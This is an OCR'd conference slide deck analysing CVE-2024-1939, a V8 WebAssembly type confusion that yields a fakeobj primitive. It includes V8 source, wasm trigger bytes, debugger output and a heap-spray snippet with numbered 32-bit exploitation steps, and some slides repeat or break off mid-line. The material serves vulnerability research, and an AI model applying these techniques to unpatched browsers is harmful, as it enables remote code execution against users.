
A S128 param was stored as 16 bytes on stack

The Bug (CVE-2024-1939)

Root Cause: Ignored S128 type

When a S128 param on stack:

- When generating **THIS** parameter, truncation occurs (as its original type).
- When generating ***NEXT*** parameter, it uses part of S128 param as it value, and convert the value to JSObject using it own type. Leading to a type confusion!



The Bug (CVE-2024-1939)

The Primitive: **FakeObj**

When generating the JSObject:

- **Case 1**: Cast the low 4 bytes as a JSObject (When '*Pointer Compression*' enable).

  Finally passed to the imported JS function, get a **Fakeobj** primitive.

- **Case 2**: Call *WasmGenericWasmToJSObject* with the 8 bytes value to generate a JSObject.

  corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
    JSAny {
  const paramKind = retType & kValueTypeKindBitsMask;
  const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;
  if (paramKind == ValueKind::kRef) {
    if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||
        heapType == HeapType::kStruct || heapType == HeapType::kArray ||
        heapType == HeapType::kAny || heapType == HeapType::kExtern ||
        heapType == HeapType::kString || heapType == HeapType::kNone ||
        heapType == HeapType::kNoFunc || heapType == HeapType::kNoExtern ||
        heapType == HeapType::kExn || heapType == HeapType::kNoExn) {
      return UnsafeCast<JSAny>(value);
    }
    // TODO(ahaas): This is overly pessimistic: all module-defined struct and
    // array types can be passed to JS as-is as well; and for function types we
    // could at least support the fast path where the WasmExternalFunction has
    // already been created.

    return runtime::WasmGenericWasmToJSObject(context, value);
  } else {
    dcheck(paramKind == ValueKind::kRefNull);
    if (heapType == HeapType::kExtern || heapType == HeapType::kNoExtern ||
        heapType == HeapType::kExn || heapType == HeapType::kNoExn) {
      return UnsafeCast<JSAny>(value);
    }
    if (value == kWasmNull) {
      return Null;
    }
    if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||
        heapType == HeapType::kArray || heapType == HeapType::kString ||
        heapType == HeapType::kI31 || heapType == HeapType::kAny) {
      return UnsafeCast<JSAny>(value);
    }
    // TODO(ahaas): This is overly pessimistic: all module-defined struct and
    // array types can be passed to JS as-is as well; and for function types we
    // could at least support the fast path where the WasmExternalFunction has
    // already been created.
    return runtime::WasmGenericWasmToJSObject(context, value);
  }
}
```

The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

- **Case 1**: Cast the low 4 bytes as a JSObject (When '*Pointer Compression*' enable and also on 32bit).

  Finally passed to the imported JS function, get a **Fakeobj** primitive.

```
kSimdPrefix, kExprS128Const, 0x6f, 0xae, 0xfb, 0x2c, 0x5c, 0xd7, 0xcf,
0xef, 0x41, 0x42, 0x00, 0x00, 0xee, 0xd7, 0x3e, 0x50,  // v128.const
```

  corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
    JSAny {
  const paramKind = retType & kValueTypeKindBitsMask;
  const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;
  if (paramKind == ValueKind::kRef) {
    if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||
        heapType == HeapType::kStruct || heapType == HeapType::kArray ||
        heapType == HeapType::kAny || heapType == HeapType::kExtern ||
```

```
DebugPrint: 0x30bf0006f4e5: [FixedArray]
 - map: 0x30bf00000565 <Map(FIXED_ARRAY_TYPE)>
 - length: 16
           0: 0x30bf00000061 <undefined>
           1: 0x30bf0006f52d <HeapNumber 1094795585.0>
       2-6: 0
           7: 0x30bf0006f539 <HeapNumber 1094795585.0>
           8: 0x30bf0006f545 <HeapNumber 1094795585.0>
           9: 0x30bf0006f551 <HeapNumber 1094795585.0>
     10-11: 0
          12: 0x30bf0006f55d <HeapNumber 1094795585.0>
          13: 0x30bf00004241 <String[17]: #Atomics.Condition>
          14: 754691695
          15: 1
```

```
    if (value == kWasmNull) {
      return Null;
    }
    if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||
        heapType == HeapType::kArray || heapType == HeapType::kString ||
        heapType == HeapType::kI31 || heapType == HeapType::kAny) {
      return UnsafeCast<JSAny>(value);
    }
    // TODO(ahaas): This is overly pessimistic: all module-defined struct and
    // array types can be passed to JS as-is as well; and for function types we
    // could at least support the fast path where the WasmExternalFunction has
    // already been created.
    return runtime::WasmGenericWasmToJSObject(context, value);
  }
}
```

The Bug (CVE-2024-1939)

The Primitive: **FakeObj**

When generating the JSObject:

- **Case 1**: Cast the low 4 bytes as a JSObject (When '*Pointer Compression*' enable and also on 32bit).

  Finally passed to the imported JS function, get a **Fakeobj** primitive.

- **Case 2**: Call *WasmGenericWasmToJSObject* with the 8 bytes value to generate a JSObject.

  corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
    JSAny {
  const paramKind = retType & kValueTypeKindBitsMask;
  const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;
  if (paramKind == ValueKind::kRef) {
    if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||
        heapType == HeapType::kStruct || heapType == HeapType::kArray ||
        heapType == HeapType::kAny || heapType == HeapType::kExtern ||
        heapType == HeapType::kString || heapType == HeapType::kNone ||
        heapType == HeapType::kNoFunc || heapType == HeapType::kNoExtern ||
        heapType == HeapType::kExn || heapType == HeapType::kNoExn) {
      return UnsafeCast<JSAny>(value);
    }
    // TODO(ahaas): This is overly pessimistic: all module-defined struct and
    // array types can be passed to JS as-is as well; and for function types we
    // could at least support the fast path where the WasmExternalFunction has
    // already been created.

    return runtime::WasmGenericWasmToJSObject(context, value);
  } else {
    dcheck(paramKind == ValueKind::kRefNull);
    if (heapType == HeapType::kExtern || heapType == HeapType::kNoExtern ||
        heapType == HeapType::kExn || heapType == HeapType::kNoExn) {
      return UnsafeCast<JSAny>(value);
    }
    if (value == kWasmNull) {
      return Null;
    }
    if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||
        heapType == HeapType::kArray || heapType == HeapType::kString ||
        heapType == HeapType::kI31 || heapType == HeapType::kAny) {
      return UnsafeCast<JSAny>(value);
    }
    // TODO(ahaas): This is overly pessimistic: all module-defined struct and
    // array types can be passed to JS as-is as well; and for function types we
    // could at least support the fast path where the WasmExternalFunction has
    // already been created.
    return runtime::WasmGenericWasmToJSObject(context, value);
  }
}
```

The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

```
Python 3.8.10 (default, Nov 22 2023, 10:22:35)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import leb128
>>> leb128.u.encode(0x414141414141)
bytearray(b'\xc1\x82\x85\x8a\x94\xa8\x10')
```

- Pointer Compression enable and also on 32bit):

  Finally passed to the imported JS function, get a **Fakeobj** primitive

- Case 2: Call *WasmGenericWasmToJSObject* with the 8

```
kExprI64Const, 0xc1,0x82,0x85,0x8a,0x94,0xa8,0x10,   // i64.const
```

  corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
```

```
► 0x555556cf32ff    mov    ecx, dword ptr [r14 - 1]
  0x555556cf3303    or     rcx, rax
  0x555556cf3306    movzx  ecx, word ptr [rcx + 7]
  0x555556cf330a    movzx  ecx, cx
  0x555556cf330d    cmp    ecx, 0x116
  0x555556cf3313    jne    0x555556cf331f <0x555556cf331f>
   ↓
  0x555556cf331f    mov    ecx, dword ptr [r14 - 1]
  0x555556cf3323    or     rcx, rax
  0x555556cf3326    movzx  ecx, word ptr [rcx + 7]
  0x555556cf332a    movzx  ecx, cx
  0x555556cf332d    or     rax, 0x7d
[ STACK ]
00:0000| rsp  0x7fffffffc8f0 —▸ 0x555556cf32b0 ◂— push   rbp
01:0008|      0x7fffffffc8f8 ◂— 0x0
02:0010|      0x7fffffffc900 —▸ 0x246e00000000 ◂— 0x40000
03:0018|      0x7fffffffc908 —▸ 0x7fffffffc948 ◂— 0x414141414141 /* 'AAAAAA' */
04:0020| rbp  0x7fffffffc910 —▸ 0x7fffffffc938 —▸ 0x7fffffffca38 —▸ 0x7fffffffcc88 —▸ 0x7fffffffccc0 ◂— ...
05:0028|      0x7fffffffc918 —▸ 0x555557698ea0 (Builtins_WasmCEntry+160) ◂— cmp    r12, 0
06:0030|      0x7fffffffc920 ◂— 0x414141414141 /* 'AAAAAA' */
07:0038|      0x7fffffffc928 —▸ 0x7fffffffc920 ◂— 0x414141414141 /* 'AAAAAA' */
[ BACKTRACE ]
► f 0     555556cf32ff
  f 1     555557698ea0 Builtins_WasmCEntry+160
  f 2     55555768fc0b Builtins_WasmToJsWrapperCSA+2315
  f 3     117048df113a
  f 4     246e001b2e61
  f 5               0

555556cf32ff in v8::internal::Runtime_WasmGenericWasmToJSObject(int, unsigned long*, v8::internal::Isolate*) ()
#1  0x0000555557698ea0 in Builtins_WasmCEntry ()
#2  0x000055555768fc0b in Builtins_WasmToJsWrapperCSA ()
#3  0x0000117048df113a in ?? ()
#4  0x0000246e001b2e61 in ?? ()
#5  0x0000000000000000 in ?? ()
pwndbg> i r r14
r14            0x414141414141      71748523475265
pwndbg>
```

How to Exploit (on 32bit)

What we have: Fake **ANY** address as a **JSObject** and operate it.

What we lack: Where to fake? A stable and controllable memory? Info leak?


The Way Out: Get a stable address using enough sufficient memory stress.

https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Bohan%20Liu%20Zheng%20Wang%20GuanCheng%20Li%20-%20ndays%20are%20also%200days%20Can%20hackers%20launch%200day%20RCE%20attack%20on%20popular%20softwares%20only%20with%20chromium%20ndays.pdf

How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000




How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000

2. Fake many *ONE_BYTE_INTERNALIZED_STRING_TYPE* JSString with very long length on the ArrayBuffer.



How to Exploit (on 32bit)


1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000

2. Fake many *ONE_BYTE_INTERNALIZED_STRING_TYPE* JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

```
a2 = [1.1,1.2];
for(var i = 0 ; i<0x1000000;i++){
  a1 = [0xdead,a2,evil_f,victim_ab];
  keeper.push(a1);
}
```



How to Exploit (on 32bit)


1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000

2. Fake many *ONE_BYTE_INTERNALIZED_STRING_TYPE* JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

4. Trigger the Bug, get the fake JSString handler with the address ***0x8ff00001.***



How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000


2. Fake many *ONE_BYTE_INTERNALIZED_STRING_TYPE* JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

4. Trigger the Bug, get the fake JSString handler with the address ***0x8ff00001***.

5. Search from the guess_address to find ***0xdead***, leak more info

   (Address of JSFunction, Map of ArrayBuffer)



How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

   new ArrayBuffer(0x6f000000); -> 0x8ff00000

2. Fake many *ONE_BYTE_INTERNALIZED_STRING_TYPE* JSString with very long length on the ArrayBuffer.

